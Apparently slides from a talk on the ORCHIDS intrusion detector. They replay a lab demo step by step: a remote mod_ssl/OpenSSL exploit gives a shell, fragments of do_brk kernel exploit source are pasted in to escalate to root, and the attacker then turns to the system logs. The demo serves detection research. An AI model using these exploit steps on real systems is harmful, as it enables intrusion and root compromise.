
The mod_ssl remote-to-local attack (McDonald 2003)

- ORCHIDS is not just a HIPS
- ORCHIDS does **anomaly**, too, not just **misuse** detection
- A **challenging** attack to detect:
 - replaces **encrypted, random keys**
 - by its own payload

How do we detect illicit changes in **encrypted traffic**?


The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:



A terminal window titled "chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konsole". The prompt is "[orchids@dell26 apache-openssl-exploit]\$". The terminal is mostly empty with a green cursor at the end of the prompt.

Victim:



A terminal window showing a log of system activity. The title bar is partially visible. The content shows a timestamp "Mon Feb 20 10:18:33 2006" and a table of system events.

START	TIME	COMMAND
10:17	0:00	-bash HOME=/root
10:18	0:00	watch ps efu; who
10:18	0:00	_ sh -c ps efu;
10:18	0:00	_ ps efu PW

Compile attack:

apache-openssl-exploit

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$
```

Victim:

```
Mon Feb 20 10:22:24 2006
PART  TIME  COMMAND
17:00 -bash HOME=/root
18:01 watch ps efu; who
22:00 \_ sh -c ps efu;
22:00 \_ ps efu PW
```

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit 10.0.0.1
```

Victim:

```
Mon Feb 20 10:24:54 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:18   0:02  watch ps efu; who
:24   0:00  \_ sh -c ps efu;
:24   0:00  \_ ps efu PW
```

Launch attack: `apache-openssl-exploit`

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit 10.0.0.1
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
    Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
    ssl0 : 0x80e6318
    ssl1 : 0x80e6318
    ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
    Execution of stage1 shellcode succeeded, sending stage2
    Spawning shell...
█
```

Victim:

```
Mon Feb 20 10:27:27 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:18   0:03  watch ps efu; who
:27   0:00  \_ sh -c ps efu;
:27   0:00  \_ ps efu PW
```

Nothing to be
seen here!

Success! The attacker connects to the victim machine.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
    Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
    ssl0 : 0x80e6318
    ssl1 : 0x80e6318
    ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
    Execution of stage1 shellcode succeeded, sending stage2
    Spawning shell...

who -l
```

Victim:

```
Mon Feb 20 10:30:26 2006
PART  TIME  COMMAND
10:17  0:00  -bash HOME=/root
10:18  0:04  watch ps efu; who
10:30  0:00  \_ sh -c ps efu;
10:30  0:00  \_ ps efu PW
```

Check that it works...

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
  Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80e6318
  ssl1 : 0x80e6318
  ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

who -l
root    tty1    Feb 20 10:17
█
```

Victim:

```
Mon Feb 20 10:35:59 2006
PART  TIME  COMMAND
10:17  0:00  -bash HOME=/root
10:18  0:06  watch ps efu; who
10:35  0:00  \_ sh -c ps efu;
10:35  0:00  \_ ps efu PW
```

Works. Only root appears to be here (I am invisible...)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
  Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80e6318
  ssl1 : 0x80e6318
  ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

who -l
root      tty1      Feb 20 10:17
whoami
```

Victim:

```
Mon Feb 20 10:38:25 2006
PART      TIME  COMMAND
10:17     0:00  -bash HOME=/root
10:18     0:07  watch ps efu; who
10:38     0:00  \_ sh -c ps efu;
10:38     0:00  \_ ps efu PW
```

Works. Only root appears to be here (I am invisible...)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
    Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
    ssl0 : 0x80e6318
    ssl1 : 0x80e6318
    ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
    Execution of stage1 shellcode succeeded, sending stage2
    Spawning shell...

who -l
root      tty1      Feb 20 10:17
whoami
apache
█
```

Victim:

```
Mon Feb 20 10:40:28 2006
PART      TIME  COMMAND
10:17     0:00  -bash HOME=/root
10:18     0:07  watch ps efu; who
10:40     0:00  \_ sh -c ps efu;
10:40     0:00  \_ ps efu PW
```

Works. Only root appears to be here (I am invisible...)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
  Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80e6318
  ssl1 : 0x80e6318
  ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

who -l
root    tty1    Feb 20 10:17
whoami
apache
cd /tmp
```

Victim:

```
Mon Feb 20 10:45:43 2006
PART  TIME  COMMAND
10:17  0:00  -bash HOME=/root
10:18  0:09  watch ps efu; who
10:45  0:00  \_ sh -c ps efu;
10:45  0:00  \_ ps efu PW
```

Next step: privilege escalation.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
[orchids@dell26 apache-openssl-exploit]$ make
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
  Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
  ssl0 : 0x80e6318
  ssl1 : 0x80e6318
  ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
  Execution of stage1 shellcode succeeded, sending stage2
  Spawning shell...

who -l
root    tty1    Feb 20 10:17
whoami
apache
cd /tmp
cat <<EOF >a.c
```

Victim:

```
Mon Feb 20 10:48:23 2006
PART    TIME  COMMAND
10:17   0:00  -bash HOME=/root
10:18   0:10  watch ps efu; who
10:48   0:00  \_ sh -c ps efu;
10:48   0:00  \_ ps efu PW
```

Next step: privilege escalation.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
gcc -g -O0 -Wall -c main.c
gcc -g -O0 -Wall -c ssl2.c
ssl2.c: In function 'get_server_hello':
ssl2.c:379: warning: passing argument 2 of 'd2i_X509' from incompatible pointer type
gcc -g -O0 -Wall -c linux-x86.c
linux-x86.c:233: warning: pointer targets in initialization differ in signedness
gcc -g -lcrypto -o apache-openssl-exploit main.o ssl2.o linux-x86.o
[orchids@dell26 apache-openssl-exploit]$ ./apache-openssl-exploit
[+] openssl-too-open : OpenSSL remote exploit
[+] Opening 30 connections
    Establishing SSL connections...
[+] Using the OpenSSL info leak to retrieve the addresses
    ssl0 : 0x80e6318
    ssl1 : 0x80e6318
    ssl2 : 0x80e6318
[+] Sending shellcode
ciphers: 0x80e6318  start_addr: 0x80e6258  SHELLCODE_OFS: 208
    Execution of stage1 shellcode succeeded, sending stage2
    Spawning shell...

who -l
root    tty1    Feb 20 10:17
whoami
apache
cd /tmp
cat <<EOF >a.c
/*
 * Linux kernel do_brk vma overflow exploit.
 * The bug was found by Paul (IhaQueR) Starzetz <paul@isec.pl>
 *
 * CVE-ref: CAN-2003-0961
 */
```

Victim:

```
Mon Feb 20 10:48:23 2006
PART  TIME  COMMAND
10:17  0:00  -bash HOME=/root
10:18  0:10  watch ps efu; who
10:48  0:00  \_ sh -c ps efu;
10:48  0:00  \_ ps efu PW
```

Next step: `do_brk` privilege escalation.

Let's use the `do_brk` attack for a change (Morton, Starzetz 2003)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
b = ((unsigned)sbrk(0) + PAGE_SIZE - 1) & PAGE_MASK;
fprintf(stderr, "[+] Growing memory space... (b = %0x)\n", b);
if (munmap((void*)b, task_size - b) == -1)
    fatal("Unable to unmap stack");
while (b < task_size) {
    if (sbrk(PAGE_SIZE) == NULL)
        fatal("Unable to expand BSS");
    b += PAGE_SIZE;
}
fprintf(stderr, "[+] Done ! (b = %0x) ()\n", b);
ldt(m);
expand();
knockout();
shell();
}
int
main(void)
{
    fprintf(stderr, "[+] do_brk() exploit\n");
    gettimeofday(&time_start, NULL);
    configure();
    remap();

    return EXIT_FAILURE;
}
EOF
/bin//sh: str(DS) : command not found
```

Victim:

```
Mon Feb 20 10:48:23 2006
PART  TIME  COMMAND
10:17  0:00  -bash HOME=/root
10:18  0:10  watch ps efu; who
10:48  0:00  \_ sh -c ps efu;
10:48  0:00  \_ ps efu PW
```

Next step: privilege escalation.

Let's use the do_brk attack for a change (Morton, Starzetz 2003)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
while (b < task_size) {
  if (sbrk(PAGE_SIZE) == NULL)
    fatal("Unable to expand BSS");
  b += PAGE_SIZE;
}

fprintf(stderr, "[+] Done ! (b = %8x) ()\n", b);

ldt(m);
expand();
knockout();
shell();
}

int
main(void)
{
  fprintf(stderr, "[+] do_brk() exploit\n");
  gettimeofday(&time_start, NULL);
  configure();
  remap();

  return EXIT_FAILURE;
}
EOF
/bin//sh: str(DS) : command not found
/usr/bin/gcc a.c
/tmp/cc1X3KYt.s: Assembler messages:
/tmp/cc1X3KYt.s:649: Error: expecting operand before ','; got nothing
/tmp/cc1X3KYt.s:652: Error: invalid char '/' beginning operand 1 `'/bin//sh\xff\xff\x00'
/tmp/cc1X3KYt.s:656: Error: expecting operand before ','; got nothing
/tmp/cc1X3KYt.s:761: Error: invalid char '/' beginning operand 2 `'/bin//shx0'

```

Victim:

```
Mon Feb 20 11:16:27 2006
PART  TIME  COMMAND
11:17  0:00  -bash HOME=/root
11:18  0:21  watch ps efu; who
11:16  0:00  \_ sh -c ps efu;
11:16  0:00  \_ ps efu PW
```

Next step: `do_brk()` privilege escalation.

Let's use the do_brk attack for a change (Morton, Starzetz 2003)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
gcc -o a.o a.c
collect2: cannot find `ld'
echo $PATH
/usr/local/bin:/bin:/usr/bin
ls /usr/bin/ld
/usr/bin/ld
export $PATH
/bin//sh: export: `/usr/local/bin:/bin:/usr/bin': not a valid identifier
export PATH
gcc a.c
ls
0
1
10
20
a.c
a.out
a.s
b.c
initrd.Z8049E
initrd.img.Cn2QWH
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
```

Victim:

```
Mon Feb 20 14:17:39 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:18   1:20  watch ps efu; who
:17   0:00  \_ sh -c ps efu;
:17   0:00  \_ ps efu PW
```

Next step: `do_brk` privilege escalation.

Let's use the `do_brk` attack for a change (Morton, Starzetz 2003)

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
gcc -o a.o a.c
collect2: cannot find 'ld'
echo $PATH
/usr/local/bin:/bin:/usr/bin
ls /usr/bin/ld
/usr/bin/ld
export $PATH
/bin//sh: export: `/usr/local/bin:/bin:/usr/bin': not a valid identifier
export PATH
gcc a.c
ls
0
1
10
20
a.c
a.out
a.s
b.c
initrd.Z8049E
initrd.img.Cn2QWH
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
./a.out
```

Victim:

```
Mon Feb 20 14:19:43 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:18   1:21  watch ps efu; who
:19   0:00  \_ sh -c ps efu;
:19   0:00  \_ ps efu PW
```

Here we are at last. Launch attack.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
10
20
a.c
a.out
a.s
b.c
initrd.Z8049E
initrd.img.Cn2QWH
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
./a.out
[+] do_brk() exploit
[+] task_size = c0000000  uid = 48
[+] m = 0x88a6000 MAP_SIZE = 2000
[+] Growing memory space... (b = 88a8000)
[+] Done ! (b = c0000000) ()
[+] installing SIGSEGV interceptor
[+] unlocking memory pages
[+] restoring SIGSEGV default handler
[+] installing SIGSEGV interceptor
[+] looking for kernel space address..
[+] Found at c285d000
[+] restoring SIGSEGV default handler
[+] expanding kernel memory space...
[+] Done !
[+] installing SIGSEGV interceptor
[+] entering kernel mode... calling gate...
[+] spawning shell /bin/sh
[+] total time : 14114 ms
```

Victim:

```
Mon Feb 20 14:42:08 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:40   0:00  watch ps efu; who
:42   0:00  \_ sh -c ps efu;
:42   0:00  \_ ps efu PW
```

Works. I should have root privileges now.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konso
a.s
b.c
initrd.Z8049E
initrd.img.Cn2QWH
initrd.mnt.VdPv4M
logwatch.XXNVMkiS
makewhatisFn3yy0
makewhatisLpX4fz
rm
xf86config-KXYB4v-4
./a.out
[+] do_brk() exploit
[+] task_size = c0000000  uid = 48
[+] m = 0x88a6000 MAP_SIZE = 2000
[+] Growing memory space.. (b = 88a8000)
[+] Done ! (b = c0000000) ( )
[+] installing SIGSEGV interceptor
[+] unlocking memory pages
[+] restoring SIGSEGV default handler
[+] installing SIGSEGV interceptor
[+] looking for kernel space address..
[+] Found at c285d000
[+] restoring SIGSEGV default handler
[+] expanding kernel memory space...
[+] Done !
[+] installing SIGSEGV interceptor
[+] entering kernel mode... calling gate...
[+] spawning shell /bin/sh
[+] total time : 14114 ms
id
uid=0(root) gid=0(root)
whoami
root
```

Victim:

```
Mon Feb 20 14:46:11 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:40   0:01  watch ps efu; who
:46   0:00  \_ sh -c ps efu;
:46   0:00  \_ ps efu PW
```

Works. I have root privileges.

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konsole
.text
    .align 4
.globl main
    .type    main,@function
main:
    pushl   %ebp
    movl   %esp,%ebp
    subl   $8,%esp
    subl   $8,%esp
    pushl   $.LC29
    pushl   stderr
    call   fprintf
    addl   $16,%esp
    subl   $8,%esp
    pushl   $0
    pushl   $time_start
    call   gettimeofday
    addl   $16,%esp
    call   configure
    call   remap
    movl   $1,%eax
    leave
    ret
.Lfe15:
    .size   main,.Lfe15-main
    .comm   jmp,156,32
    .comm   task_size,4,4
    .comm   page,4,4
    .comm   uid,4,4
    .comm   address,4,4
    .comm   time_start,8,4
    .comm   time_end,8,4
    .ident  "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-110)"
cd /var/log
```

Victim:

```
Mon Feb 20 15:01:21 2006
PART  TIME  COMMAND
:17   0:00  -bash HOME=/root
:40   0:07  watch ps efu; who
:01   0:00  \_ sh -c ps efu;
:01   0:00  \_ ps efu PW
```

Check my tracks...

The mod_ssl remote-to-local attack (McDonald 2003)

Remote
attacker:

```
chids@dell26:~/attacks/apache-openssl-exploit - Méchant Hacker! - Konsole
.globl main
.type      main,@function
main:
    pushl   %ebp
    movl   %esp, %ebp
    subl   $8, %esp
    subl   $8, %esp
    pushl   $.LC29
    pushl   stderr
    call   fprintf
    addl   $16, %esp
    subl   $8, %esp
    pushl   $0
    pushl   $time_start
    call   gettimeofday
    addl   $16, %esp
    call   configure
    call   remap
    movl   $1, %eax
    leave
    ret

.Lfe15:
.size     main,.Lfe15-main
.comm    jmp,156,32
.comm    task_size,4,4
.comm    page,4,4
.comm    uid,4,4
.comm    address,4,4
.less   a.s
.comm    time_start,8,4
.comm    time_end,8,4
.ident   "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-110)"
cd /var/log
tail -15 messages
```

